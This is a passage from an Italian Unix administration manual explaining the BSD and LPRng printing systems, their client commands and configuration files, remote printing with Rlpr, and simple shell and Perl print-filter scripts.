Il servizio di stampa nel sistema derivato da BSD è gestito dal demone '**`lpd`**'. Questo si occupa principalmente di scandire le code e di mettere in stampa ciò che vi dovesse trovare. È anche in grado di ricevere richieste di stampa attraverso la rete, occupandosi di metterle in coda; infine, è anche capace di inviare una richiesta di stampa a un nodo remoto.

In condizioni normali, '**`lpd`**' non richiede argomenti nella riga di comando; comunque, la sintassi degli argomenti di '**`lpd`**' è molto diversa da un sistema all'altro.

> Ogni sistema di stampa utilizza le proprie tecniche di autorizzazione per concedere l'accesso al servizio di stampa. In generale, un sistema di stampa installato attraverso i pacchetti della propria distribuzione GNU/Linux dovrebbe consentire la stampa quando questa è richiesta a partire dallo stesso elaboratore locale; mentre per consentire l'accesso dall'esterno, occorre predisporre altri file di configurazione che non sono standard.

Di solito, il servizio di stampa viene avviato e arrestato attraverso uno script della procedura di inizializzazione del sistema, che potrebbe assomigliare all'esempio seguente:

```
#!/bin/sh

test -f /usr/sbin/lpd || exit 0

case "$1" in
  start)
        echo -n "Avvio del servizio di stampa: "
        /usr/sbin/lpd
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio di stampa: "
        killall lpd
        echo
        ;;
  *)
        echo "Utilizzo: lpd {start|stop}"
        exit 1
esac
```

Dal momento che la stampa è controllata da un demone, quando si modifica il file di configurazione '`/etc/printcap`', bisogna fare in modo che '**`lpd`**' lo rilegga. Questo lo si può ottenere arrestando e riavviando il servizio, oppure inviando al processo del demone un segnale di aggancio ('**`SIGHUP`**'):

```
kill -HUP pid_di_lpd
```

87.3.3 Stampante predefinita

Il file '`/etc/printcap`' permette di definire le code di stampa, comprese quelle che fanno riferimento a servizi remoti. Tra queste code, è necessario stabilire quale sia quella predefinita, ovvero quella che deve essere presa in considerazione quando non vi si fa riferimento in modo esplicito.

La coda predefinita (ovvero la stampante predefinita) corrisponde per tradizione al nome '**`lp`**', ma questa definizione può essere alterata utilizzando la variabile di ambiente '**`PRINTER`**'. Se esiste, definisce il nome della stampante predefinita, altrimenti resta '**`lp`**'.

> È importante tenere presente che la politica del proprio sistema di stampa potrebbe essere anche differente; per esempio, in mancanza di indicazioni la coda predefinita potrebbe essere quella corrispondente alla prima dichiarazione del genere nel file '`/etc/printcap`'. A questo proposito, è bene che la definizione della coda tradizionale '**`lp`**', sia sempre la prima.

87.3.4 Clienti di stampa

Il cliente del sistema di stampa è un programma in grado di accodare una stampa. In generale, nei sistemi di stampa derivati da quello di BSD, si utilizza il programma '**`lpr`**' e in alcuni casi il programma '**`lp`**':

`lpr` [*opzioni*] [*file*...]

`lp` [*opzioni*] [*file*...]

In condizioni normali, questi programmi sono in grado di mettere in stampa i file indicati alla fine della riga di comando, oppure, in loro mancanza, utilizzano per questo lo standard input. Sono molto poche le opzioni standard di questi programmi e, in generale, la cosa più importante è la definizione della coda di stampa a cui si vuole inviare il file:

`lpr -P` *coda* [*file*...]

`lp -m` *coda* [*file*...]

Lo schema sintattico semplificato mostra esattamente questa possibilità, sia per '**`lpr`**' che per '**`lp`**'. Si osservi in particolare che nel caso di '**`lpr`**', la tradizione prevede anche che il nome della coda possa essere attaccato alla lettera dell'opzione.

Alcune opzioni di lpr

`-P`*coda* | `-P` *coda*

Permette di specificare una coda di stampa particolare, tra quelle previste all'interno di '`/etc/printcap`'. Se non viene utilizzata questa opzione, si fa riferimento alla stampante predefinita (che di solito è '**`lp`**').

`-m`

Al termine della stampa, invia un messaggio attraverso '**`mail`**' all'utente che ha avviato il programma.

`-#`*n_copie*

Permette di specificare il numero di copie che si vuole siano stampate. Il numero di copie è indicato da un numero che segue il simbolo '**`#`**'.

Alcune opzioni di lp

`-d coda`

Permette di specificare una coda di stampa particolare, tra quelle previste all'interno di '`/etc/printcap`'. Se non viene utilizzata questa opzione, si fa riferimento alla stampante predefinita (che di solito è '**`lp`**').

`-m`

Al termine della stampa, invia un messaggio attraverso '**`mail`**' all'utente che ha avviato il programma.

`-n n_copie`

Permette di specificare il numero di copie che si vuole siano stampate.

Esempi

$ **`lpr lettera`**

oppure

$ **`lp lettera`**

Accoda la stampa del file '`lettera`' utilizzando la coda predefinita.

$ **`lpr -P laser lettera`**

oppure

$ **`lp -d laser lettera`**

Accoda la stampa del file '`lettera`' utilizzando la coda identificata con il nome '**`laser`**' all'interno del file '`/etc/printcap`'.

$ **`lpr -Plaser lettera`**

Esattamente come nell'esempio precedente.

$ **`ls -l | lpr`**

oppure

$ **`ls -l | lp`**

Accoda la stampa dell'elenco della directory corrente. In pratica, viene accodato quanto proveniente dallo standard input che proviene dal comando '**`ls -l`**'.

87.3.5 Esame delle code di stampa

Per conoscere la situazione delle code di stampa si utilizza il comando '**`lpq`**':

`lpq [opzioni] [numero_processo_di_stampa ...] [utente ...]`

'**`lpq`**' esamina le code di stampa e restituisce lo stato di una o di tutte le stampe accodate dall'utente specificato. Se '**`lpq`**' viene eseguito senza alcun argomento, restituisce lo stato di tutte le stampe accodate.

Alcune opzioni

`-P coda`

Permette di specificare una coda particolare. Se non viene specificato, si fa riferimento a quella predefinita.

`-l`

Restituisce maggiori informazioni su ogni processo di stampa.

87.3.6 Rimozione dei processi di stampa dalle code

I processi di stampa che risultano ancora visibili nelle code, possono essere rimossi dall'utente che li ha generati, o dall'utente '**root**'.

```
lprm [opzioni] [utente...]
```

Permette di rimuovere uno o più processi di stampa accodati precedentemente. Il nome dell'utente può essere specificato solo se il comando viene utilizzato dall'utente '**root**', nel senso che solo lui può interrompere la stampa di altri utenti. Se non viene specificato il nome dell'utente, si intende che si tratti dello stesso che ha eseguito '**lprm**'. Se non vengono specificati argomenti, l'esecuzione del comando '**lprm**' implica l'eliminazione della stampa in corso per l'utente che lo ha richiesto. Naturalmente, ciò vale solo se l'utente in questione ha, in quel momento, una stampa in esecuzione.

> Se l'utente '**root**' utilizza '**lprm**' senza specificare un utente a cui fare riferimento, ottiene l'eliminazione di tutti i processi di stampa nelle code, attivi o meno che siano.

Alcune opzioni

`-P` *coda*

Permette di specificare una coda particolare. Se non viene specificata, si fa riferimento alla coda predefinita.

numero_processo_di_stampa ...

Se tra gli argomenti vengono indicati uno o più numeri, questi si intendono riferiti ai processi di stampa che si vogliono eliminare.

87.3.7 Controllo del sistema di stampa

L'utente '**root**' controlla il sistema di stampa, ovvero il funzionamento dei vari demoni '**lpd**', attraverso il programma '**lpc**':

```
lpc [comando [argomento...]]
```

Le possibilità effettive di '**lpc**' dipendono dalle caratteristiche del sistema di stampa. In generale, per ogni coda di stampa configurata all'interno di '`/etc/printcap`', '**lpc**' può eseguire le azioni seguenti:

- disabilitare o abilitare una stampante;
- disabilitare o abilitare una coda di stampa;
- modificare l'ordine dei processi di stampa in coda;
- visualizzare lo stato delle stampanti, delle code relative e dei demoni che se ne occupano.

Se '**lpc**' viene avviato senza argomenti, si attiva la modalità di comando evidenziata dalla presenza dell'invito '**lpc>**'. Se invece vengono forniti degli argomenti, il primo di questi viene interpretato come un comando, mentre i restanti come parametri del comando. È possibile inviare a '**lpc**', attraverso lo standard input, un file contenente una serie di comandi.

'**lpc**' può essere eseguito anche da un utente comune, ma in tal caso potranno essere eseguite solo alcune funzioni.

Comandi a disposizione di tutti gli utenti

```
? [comando...] | help [comando...]
```

Visualizza una descrizione sintetica dei comandi elencati, oppure, se non ne viene indicato alcuno, l'elenco di tutti i comandi a disposizione.

```
exit | quit
```

Termina l'esecuzione di '**`lpc`**'.

```
status {all | coda}
```

Visualizza lo stato della coda di stampa locale indicata, oppure di tutte, se si utilizza la parola chiave '**`all`**'.

Comandi a disposizione dell'utente '**`root`**'

```
abort {all | coda}
```

Termina l'esecuzione del demone attivo che si occupa della stampa nell'elaboratore locale, quindi disabilita la stampa, prevenendo l'avvio di altri demoni da parte di '**`lpr`**'. Quando verrà riavviata la stampa, verrà ripreso il processo di stampa che era attivo nel momento dell'interruzione.

```
enable {all | coda}
```

```
disable {all | coda}
```

Abilita o disabilita l'uso della coda specificata, consentendo o impedendo la generazione di nuovi processi di stampa.

```
up {all | coda}
```

```
down {all | coda} messaggio
```

Abilita o disabilita l'uso della coda indicata, consentendo o bloccando la stampa dei processi di stampa esistenti.

```
start {all | coda}
```

```
stop {all | coda}
```

Abilita o arresta il demone che gestisce la coda. Nel caso di arresto, questo avviene al termine del processo di stampa eventualmente in esecuzione. Tuttavia, gli utenti possono continuare ad accodare stampe.

Il comando '**`start`**' può essere utile anche per riavviare un demone che per qualche ragione ha cessato di funzionare in modo inatteso.

```
topq coda [numero_processo_di_stampa...]
```

Cambia l'ordine di esecuzione dei processi di stampa ponendo quelli indicati in precedenza rispetto agli altri.

87.3.8 Particolarità del sistema BSD vero e proprio

Il sistema di stampa BSD prevede l'uso dei file '`/etc/hosts.equiv`' e '`/etc/hosts.lpd`'. Questi servono a elencare i nomi degli elaboratori remoti cui è consentito collegarsi per ottenere l'accesso al sistema di stampa locale. Per la precisione, è il file '`/etc/hosts.lpd`' che dovrebbe essere utilizzato per questo tipo di autorizzazione; tuttavia, dal momento che l'elenco contenuto in '`/etc/hosts.equiv`' serve già per consentire l'accesso attraverso programmi come Rsh (140.3), è ragionevole che anche a questi sia concesso di accedere al servizio di stampa.

È importante ribadire che con questo sistema di stampa, se non si predispone correttamente il file '`/etc/hosts.lpd`', oppure il file '`/etc/hosts.equiv`', o entrambi, non si ottiene l'accesso da clienti remoti.

Con il sistema di stampa BSD non è possibile accedere a stampanti remote se non è stata prevista una coda locale corrispondente nel file di configurazione '`/etc/printcap`' (con l'uso dei campi '**`rm`**' e '**`rp`**'). Per questo esistono anche dei programmi di servizio specifici che instaurano una connessione con il sistema remoto di stampa in modo autonomo. Si tratta di '**`rlpr`**' e '**`rlpq`**', che vengono descritti più avanti.

87.3.9 Particolarità di LPRng

Il sistema di stampa LPRng [2] è molto più evoluto rispetto a quello della tradizione BSD, anche se di solito viene utilizzato in modo abbastanza conforme a quello; tuttavia consentirebbe di accedere a delle estensioni molto sofisticate, soprattutto per ciò che riguarda la stampa remota.

LPRng fa uso di '`/etc/printcap`' e di altri file di configurazione; precisamente si tratta di '`/etc/lpd.conf`' e di '`/etc/lpd.perms`'. Per quanto riguarda '`/etc/printcap`', c'è da osservare che i record di definizione delle code, possono essere continuati su più righe, anche senza utilizzare il simbolo di continuazione ('`\`'). Se il pacchetto utilizzato per installare LPRng è stato predisposto correttamente, non dovrebbe essere necessario indicare alcunché nel file di configurazione '`/etc/lpd.conf`', che di solito viene fornito commentato completamente, con gli esempi delle varie direttive che vi potrebbero apparire. Infine, il file '`/etc/lpd.perms`' serve a definire i permessi di accesso al servizio. Di solito, questo file viene fornito già predisposto per l'utilizzo locale normale; se si vuole concedere l'accesso da parte di clienti remoti è indispensabile modificare questo file, allo scopo di attivare i permessi necessari. Con ciò, si può intendere che LPRng non considera i file '`/etc/hosts.equiv`' e '`/etc/hosts.lpd`'.

```
# concede all'utente root sul servente di controllare i processi di stampa
ACCEPT SERVICE=C SERVER REMOTEUSER=root

# concede a chiunque di ottenere lo stato dei processi di stampa
ACCEPT SERVICE=S

# rifiuta le richieste di stampa dai nodi remoti
REJECT SERVICE=XRPQ NOT SERVER

# rifiuta tutto il resto
REJECT SERVICE=CSU

# concede agli utenti che accedono dai nodi originari,
# di eliminare i propri processi di stampa
ACCEPT SERVICE=M SAMEHOST SAMEUSER

# concede all'utente root sul servente di eliminare i processi di stampa
ACCEPT SERVICE=M SERVER REMOTEUSER=root
REJECT SERVICE=M

# tutte le altre operazioni sono concesse
DEFAULT ACCEPT
```

L'esempio rappresenta un file '`/etc/lpd.perms`' tipico, dove in particolare sono esclusi gli accessi da parte di clienti remoti. Per fare in modo di consentire l'accesso sommario da parte di una sottorete, si può modificare la direttiva

```
REJECT SERVICE=XRPQ NOT SERVER
```

in:

[2] **LPRng** software non libero: licenza Artistic

```
REJECT SERVICE=XRPQ NOT SERVER NOT REMOTEIP=192.168.0.0/255.255.0.0
```

In questo modo, secondo l'esempio, si concede a tutta la sottorete 192.168.*.* di accedere.

Un vantaggio importante nell'uso di LPRng sta nella possibilità di accedere direttamente a servizi di stampa remoti, senza dover passare per una coda locale configurata nel file '`/etc/printcap`'. Tutto è molto semplice: nelle situazioni in cui è consentito indicare il nome di una coda di stampa, si può usare la notazione seguente per accedere direttamente al servizio remoto corrispondente:

coda@host

L'esempio seguente invia alla stampa, presso la coda '**`lp`**' del nodo *`roggen.brot.dg`*, il file '`lettera`'.

```
$ lpr -P lp@roggen.brot.dg lettera
```

Infine, è bene tenere presente che è possibile verificare la correttezza della configurazione attraverso il programma di servizio '**`checkpc`**':[3]

`checkpc` [*opzioni*] [*file_printcap*]

Di solito si utilizza '**`checkpc`**' senza argomenti di alcun tipo, allo scopo di controllare il file '`/etc/printcap`' (ovvero quello predefinito), gli altri file di configurazione e le directory delle code. Il controllo riguarda sia la configurazione che i permessi dei file. È molto importante l'opzione '**`-f`**', con la quale si richiede a '**`checkpc`**' di provvedere da solo a sistemare ciò che è possibile. Naturalmente, l'uso di '**`checkpc`**' con l'opzione '**`-f`**' è riservato all'utente '**`root`**'.

Prima di utilizzare '**`checkpc`**' è opportuno concludere il funzionamento di tutti i demoni '**`lpd`**' che fossero eventualmente in funzione.

```
# checkpc -f
```

A titolo di esempio viene mostrato quello che potrebbe essere generato da questo comando:

```
 Checking permission file '/etc/lpd.perms:/usr/etc/lpd.perms'
 Freeing Perms
 Done Perms
 LPD lockfile '/var/spool/lpd/lpd.lock.tizio.printer'
  Checking directory: '/var/spool/lpd'
   checking file '/var/spool/lpd/lpd.lock.tizio.printer'
 Truncating LPD log file '/var/spool/lpd/lpd.log.tizio'
 Checking /var/spool/lpd/lpd.log.tizio file '/var/spool/lpd/lpd.log.tizio'
checkpc: Warning - cannot open '/var/spool/lpd/lpd.log.tizio'
 lp: Checking printer 'lp'
 lp:  Checking directory: '/var/spool/lpd/lp'
 lp:   checking file '/var/spool/lpd/lp/control.lp'
 lp:   checking file '/var/spool/lpd/lp/status.lp'
 lp:   checking file '/var/spool/lpd/lp/status'
 lp:   checking file '/var/log/lp-errs'
 lp:   checking file '/var/log/lp-acct'
 lp: Checking log file '/var/log/lp-errs'
 lp:    'log' file 0 bytes long: no truncation
 lp: Checking accounting file '/var/log/lp-acct'
 lp:    'accounting' file 2316 bytes long: no truncation
 lp: Checking filter status file '/var/spool/lpd/lp/status'
 lp:    'filter status' file 0 bytes long: no truncation
```

[3] *Check printcap*

87.4 Stampa remota attraverso Rlpr

Il pacchetto di programmi Rlpr, [4] estraneo al sistema di stampa BSD tradizionale, può essere molto utile per stampare utilizzando servizi remoti, senza passare per la configurazione del file '`/etc/printcap`' locale. Tuttavia, è il caso di ricordare che non c'è bisogno di tali programmi nel caso si disponga già di un sistema di stampa LPRng, in cui i programmi clienti normali sono in grado di fare questo da soli.

Rlpr sostituisce in pratica alcuni programmi di servizio, tipici del sistema di stampa BSD, con altri, caratterizzati da una lettera «r» iniziale, che sta per «remoto»:

```
rlpr [opzioni] [file_da_stampare...]
```

```
rlpq [opzioni] [numero_processo_di_stampa ...] [utente...]
```

```
rlprm [opzioni] [utente...]
```

Come si può intuire, questi programmi sostituiscono, nell'ordine, '**`lpr`**', '**`lpq`**' e '**`lprm`**'.

Questi programmi, per compiere il loro lavoro correttamente, richiedono i privilegi dell'utente '**`root`**', pertanto hanno solitamente il bit SUID attivo, appartenendo all'utente '**`root`**' (SUID-root), come documentato chiaramente nelle pagine di manuale *rlpr(1)*, *rlpq(1)* e *rlprm(1)*.

Molte delle opzioni dei programmi originali, sono preservate; con qualche aggiunta e qualche modifica. In particolare:

Opzione	Descrizione
`-H` *host* `--printhost=`*host*	Definisce l'elaboratore remoto al quale ci si vuole rivolgere per ottenere la stampa. Al posto di utilizzare questa opzione si può sfruttare il nome della coda di stampa per includervi anche l'indicazione del nodo remoto. Si osservi a tal fine la descrizione dell'opzione '**`-P`**'.
`-P`*coda*[@*host*] `--printer=`*coda*[@*host*] `--queue=`*coda*[@*host*]	Seleziona la coda di stampa remota. Se non si utilizza l'opzione '**`-H`**', si può usare la notazione *coda@host*.

A titolo di esempio vengono mostrati due comandi equivalenti, per ottenere la stampa del contenuto della directory corrente, attraverso la coda '**`lp`**' presso l'indirizzo 192.168.1.1:

```
$ ls -l | rlpr --printhost=192.168.1.1 -Plp
```

```
$ ls -l | rlpr -Plp@192.168.1.1
```

87.4.1 Scelta automatica della stampante remota

Supponendo di avere a disposizione diverse stampanti remote, si potrebbe avere la necessità di selezionare in qualche modo la coda di stampa, cercando di sfruttare la prima stampante libera. Qui viene proposto un piccolo programma Perl che trova la stampante con la coda libera, oppure accoda in modo casuale, purché si tratti di una coda attiva. Per comodità, si può dare a questo programma proprio il nome '**`lpr`**', in modo da renderlo trasparente all'utilizzatore.

[4] **Rlpr** GNU GPL

```
#!/usr/bin/perl

# Indicare qui l'elenco delle code di stampa remote disponibili:
@printers = ("lp\@stampante1.brot.dg",
              "lp\@stampante2.brot.dg",
              "lp\@stampante3.brot.dg",
              "lp\@stampante4.brot.dg",
              "lp\@stampante5.brot.dg",
              "lp\@stampante6.brot.dg",
              "lp\@stampante7.brot.dg");

# Questa funzione esegue un comando del sistema operativo, restituendo
# quanto emesso dallo stesso attraverso i flussi standard.
sub system_output
{
    local ($command)  = $_[0];
    local ($line)     = "";
    local ($result)   = "";

    # Esegue il comando.
    open (COMMAND, "$command 2>&1 |");

    # Recupera il risultato emesso dal comando.
    while ($line = <COMMAND>)
      {
        $result = $result . $line
      }

    # Chiude la pipeline del comando.
    close (COMMAND);

    return $result;
}

# Inizio del programma.
local ($arguments)      = "";
local ($noauto)         = 0;
local ($n)              = 0;
local ($test)           = "";

# Scandisce gli argomenti.
for ($n = 0; $n <= $#ARGV; $n++)
  {
    # Analizza l'argomento $n-esimo.
    if ($ARGV[$n] =~ m/^-P.*/
           || $ARGV[$n] =~ m/^--printer=.*/
           || $ARGV[$n] =~ m/^--queue=.*/)
      {
        # In questo caso, è stata già specificata la coda di stampa
        # dall'utilizzatore.
        $noauto    = 1;
      }
    # Mette da parte l'argomento scandito.
    $arguments = $arguments . " " . $ARGV[$n];
  }

# Se è stata specificata la stampante, non si procede in modo automatico.
if ($noauto)
  {
    system ("| rlpr $arguments");
    exit;
  }

# In condizioni normali, si cerca la prima stampante che risulta pronta.
for ($n = 0; $n <= $#printers; $n++)
  {
```

```
    $test = &system_output ("rlpq -P$printers[$n]");
    if ($test =~ m/^no entries$/)
      {
        system ("rlpr -P$printers[$n] $arguments");
        print STDOUT ("Stampa inviata a $printers[$n]\n");
        exit;
      }
  }

# Se non è stata trovata una stampante libera, si cerca una stampante
# che non abbia problemi.
while ($#printers > 0)
  {
        $n = (int ((rand) * $#printers) - 1);
        $test = &system_output ("rlpq -P$printers[$n]");
        if ($test !~ m/error/i
            && $test !~ m/warning/i)
          {
            system ("rlpr -P$printers[$n] $arguments");
            print STDOUT ("Stampa inviata a $printers[$n]\n");
            exit;
          }
        # Elimina l'elemento dall'array.
        splice (@printers, $n, 1);
  }

# Se nessuna stampante è nelle condizioni di poter stampare,
# avvisa.
print STDERR ("Nessuna delle stampanti previste è nelle condizioni di ");
print STDERR ("poter stampare.\n");
```

87.5 Stampare attraverso X

Quando si inizia a utilizzare il sistema grafico X, provenendo dall'esperienza di un sistema operativo grafico estraneo alle convenzioni Unix, uno dei primi problemi (apparenti) che si incontrano è la stampa: in che modo i programmi accodano le stampe? Semplice: utilizzano un comando per la stampa come se fossero programmi normalissimi senza grafica.

In effetti, la standardizzazione del formato PostScript è molto importante. Praticamente tutti i programmi che devono emettere qualcosa di diverso dal semplice testo ASCII, utilizzano il formato PostScript.

Restano allora solo un paio di problemi:

- determinare la coda di stampa in base alle voci del file '`/etc/printcap`';
- poter utilizzare un programma diverso da '**`lpr`**' nei sistemi in cui non si utilizza il sistema di stampa BSD.

Generalmente, i programmi che hanno la necessità di stampare propongono una riga di comando per la stampa, per cui è anche possibile utilizzare un sistema di stampa che dispone di un cliente diverso dal solito programma '**`lpr`**'.

Alcuni programmi più vecchi richiedono solo l'indicazione della voce del file '`/etc/printcap`' e quindi pretendono di utilizzare il programma '**`lpr`**' con l'opzione '**`-P`**'.

Figura 87.7. Questo è un esempio di un programma che è in grado di stampare solo attraverso '**lpr**'. Se non viene indicato il nome di una coda di stampa, si fa riferimento a '**lp**', o comunque a quella predefinita.






Figura 87.8. Questo è un esempio di un programma normale che permette l'indicazione di una riga di comando completa (o quasi). Non deve essere inserito il nome del file da stampare che di norma viene fornito attraverso lo standard input.

87.6 Riferimenti

- L. McLaughlin III, *RFC 1179: Line Printer Daemon Protocol*, 1990

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1179.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1179.txt*>

File e filtri per la stampa

Il sistema che gestisce le code dei processi di stampa e la stampa remota, rappresenta solo una parte della soluzione del problema della stampa. È importante chiarire in che modo devono essere composti i file per la stampa e come questi vanno gestiti dai filtri di stampa.

88.1 File per la stampa

Negli ambienti Unix si utilizzano normalmente due tipi fondamentali di file per la stampa:

- file di testo, o ASCII;
- file PostScript.

Teoricamente, i file di testo sono stampabili con qualunque tipo di stampante, mentre i file PostScript richiedono una stampante PostScript. In pratica, quasi sempre non è possibile stampare un file di testo così com'è e raramente si dispone di una stampante PostScript.

Negli ambienti Unix i file di testo (o file ASCII) seguono la convenzione dell'interruzione di riga attraverso il codice ASCII *<LF>*. Con il sistema operativo Dos è stato introdotto un codice differente, corrispondente a *<CR><LF>*. La maggior parte delle stampanti in circolazione è adatta a questo ultimo tipo di interruzione di riga, per cui, il solo carattere *<LF>* produce un avanzamento alla riga successiva, senza il ritorno alla prima colonna. Quando si invia un file di testo in stile Unix a una stampante che richiede l'interruzione di riga in stile Dos, si ottiene il noto *effetto scalettatura*. Per esempio, supponendo di voler stampare un file contenente il testo

```
Uno
Due
Tre
```

si ottiene invece quello che segue:

```
Uno
   Due
      Tre
```

Per ovviare a tale inconveniente, prima di inviare un file di testo Unix a una stampante normale, occorre trasformare i codici di interruzione di riga in modo che comprendano sia *<CR>* che *<LF>*.

Il programma che tipicamente è in grado di eseguire questa conversione è '**`unix2dos`**'. Di questo ne esistono diverse edizioni, tutte incompatibili tra loro, accomunate solo dallo scopo. Qui si fa riferimento a un programma filtro, ovvero a uno '**`unix2dos`**' che riceve il file da convertire dallo standard input e restituisce il risultato attraverso lo standard output (è importante sottolineare questo fatto perché esistono delle versioni che non si comportano così). I filtri di stampa sono descritti più avanti in questo capitolo, per il momento dovrebbe bastare sapere che si può utilizzare il programma '**`unix2dos`**' (o un altro programma simile) prima di inviare il file al programma '**`lpr`**', come si vede nell'esempio seguente:

```
$ cat esempio.txt | unix2dos | lpr
```

> Come accennato, il programma '**`unix2dos`**' non è standard e a volte si può incontrare una versione che non funziona esattamente come negli esempi indicati qui. Eventualmente, se la propria distribuzione GNU/Linux dispone di questo programma di servizio, conviene consultare la sua documentazione: *unix2dos(1)*.

In alternativa al programma '**unix2dos**' si può scrivere uno script Perl molto semplice e intuitivo, anche per chi non conosce tale linguaggio (che viene descritto a partire dal capitolo 295).

```
#!/usr/bin/perl
#======================================================================
# filtro-crlf.pl < <file-input> > <file-output>
#======================================================================

$riga = "";

while ($riga = <STDIN>)
  {
    #------------------------------------------------------------------
    # Elimina il codice di interruzione di riga finale.
    #------------------------------------------------------------------
    chomp $riga;

    #------------------------------------------------------------------
    # Emette la riga con l'aggiunta di <CR> e <LF>.
    #------------------------------------------------------------------
    print "$riga\r\n";
  };
#======================================================================
```

Il sistema PostScript ha introdotto una sorta di rivoluzione nel modo di stampare: attraverso un linguaggio standardizzato ha reso la stampa indipendente dal tipo particolare di stampante utilizzato. L'unico inconveniente delle stampanti PostScript era e rimane il prezzo.

Fortunatamente, negli ambienti Unix è disponibile il programma Ghostscript in grado di trasformare un file PostScript in diversi formati, ognuno compatibile con un tipo diverso di stampante.

Nella maggior parte dei casi, quando cioè non si dispone di una stampante PostScript, si devono convertire i file PostScript in un formato accettabile dalla propria stampante. L'uso dei filtri di stampa permette di automatizzare questa operazione. Nel capitolo 89 viene descritto con maggiore dettaglio in che modo questi file PostScript possono essere gestiti.

88.2 Filtri di stampa

Attraverso il file '`/etc/printcap`', per ogni singolo record di descrizione di una coda, è possibile definire un gran numero di filtri di stampa, ognuno con uno scopo particolare. Di fatto, è preferibile limitarsi a utilizzarne uno solo, precisamente quello del campo '**if**', o *Input filter*. Il programma o lo script indicato nel campo '**if**' riceve alcuni argomenti:

filtro_if [*opzioni*]

In particolare:

- '**-c**'

  viene passato solo quando il programma '**lpr**' riceve l'opzione '**-l**' e dovrebbe servire al programma filtro per sapere che non deve applicare alcuna trasformazione;

- '**-w***larghezza*'

  rappresenta la larghezza del foglio in caratteri, ammesso che ciò possa avere significato;

- '**-l***lunghezza*'

  rappresenta la lunghezza del foglio in righe, ammesso che ciò possa avere significato;

- '`-i`*rientro*'

  rappresenta il rientro sinistro in caratteri, ammesso che ciò possa avere significato;

- '`-n` *utente*'

  rappresenta il nome dell'utente che ha avviato la stampa;

- '`-h` *host*'

  rappresenta l'elaboratore dal quale parte la richiesta di stampa;

A meno di non studiare in modo approfondito l'uso del sistema di stampa di cui si dispone, la maggior parte di questi argomenti sono inutilizzabili. È molto più facile costruire un file di configurazione aggiuntivo, da fare leggere al filtro ogni volta che viene avviato, piuttosto che pretendere di fare tutto attraverso l'interpretazione degli argomenti ottenuti automaticamente. In ogni caso, si può contare su due argomenti, eventualmente utilizzabili per produrre intestazioni, o per produrre un registro (un *log*): il nome dell'utente e il nome dell'elaboratore.

88.2.1 Filtro diagnostico

Gli argomenti forniti al filtro di stampa potrebbero essere diversi da quanto dichiarato dalla documentazione; comunque, vale la pena di verificare cosa succede costruendo la prima volta un filtro diagnostico simile allo script seguente:

```
#!/bin/bash
pwd > /tmp/test-stampa
echo $1 >> /tmp/test-stampa
echo $2 >> /tmp/test-stampa
echo $3 >> /tmp/test-stampa
echo $4 >> /tmp/test-stampa
echo $5 >> /tmp/test-stampa
echo $6 >> /tmp/test-stampa
echo $7 >> /tmp/test-stampa
echo $8 >> /tmp/test-stampa
echo $9 >> /tmp/test-stampa
echo ${10} >> /tmp/test-stampa
echo ${11} >> /tmp/test-stampa
echo ${12} >> /tmp/test-stampa
echo ${13} >> /tmp/test-stampa
echo ${14} >> /tmp/test-stampa
echo ${15} >> /tmp/test-stampa
echo ${16} >> /tmp/test-stampa
echo ${17} >> /tmp/test-stampa
echo ${18} >> /tmp/test-stampa
echo ${19} >> /tmp/test-stampa
echo ${20} >> /tmp/test-stampa
```

Come si può vedere, viene creato il file '`/tmp/test-stampa`' con l'indicazione della directory corrente ('**`pwd`**') e quindi l'elenco dei contenuti dei vari parametri, ovvero l'elenco degli argomenti ricevuti. La voce (il record) di '`/etc/printcap`' che utilizza questo filtro potrebbe essere composta nel modo seguente ('`/var/spool/lpd/prova/filtro-prova`' è il nome dello script visto sopra).

```
prova:\
        :sd=/var/spool/lpd/prova:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/prova/filtro-prova:
```

Quando si stampa utilizzando la voce '**`prova`**' non si ottiene alcuna stampa: viene creato il file '`/tmp/test-stampa`'.[1]

```
tizio@dinkel.brot.dg$ lpr -Pprova lettera
```

Il comando precedente, avviato dall'utente '**`tizio`**' a partire dall'elaboratore *`dinkel.brot.dg`*, dovrebbe generare il file '`/tmp/test-stampa`' con il contenuto seguente:

```
/var/spool/lpd/prova
-hdinkel.brot.dg
-l66
-ntizio
-w80
...
```

Al contrario, un sistema imperfetto potrebbe non corrispondere alle aspettative. Si osservi a questo proposito l'esito seguente che è stato ottenuto in passato da un sistema di stampa BSD che non si comportava nel modo previsto:

```
/var/spool/lpd/prova
-w132
-l66
-i0
tizio
-h
dinkel.brot.dg
```

Qui si può notare che l'opzione '**`-n`**' non esiste e al suo posto viene fornito il nome dell'utente senza il prefisso di alcuna opzione.

Una cosa utile da osservare è la directory corrente: corrisponde sempre alla directory della coda di stampa.

88.2.2 Filtri elementari

Quando si realizza un filtro di stampa personalizzato, raramente si vanno a cercare sottigliezze che sono comunque già disponibili all'interno di pacchetti di filtri già fatti da altri. Di solito ci si accontenta di trasformare lo standard input e di restituire uno standard output adatto alle proprie esigenze, ignorando completamente gli argomenti che il filtro riceve.

L'esempio tipico è il filtro che permette di stampare un file di testo in stile Unix su una stampante che richiede la conclusione della riga attraverso *<CR><LF>*. Come già accennato all'inizio del capitolo, basta utilizzare il programma '**`unix2dos`**' (purché ci sia e funzioni come filtro), oppure lo script che è stato mostrato.

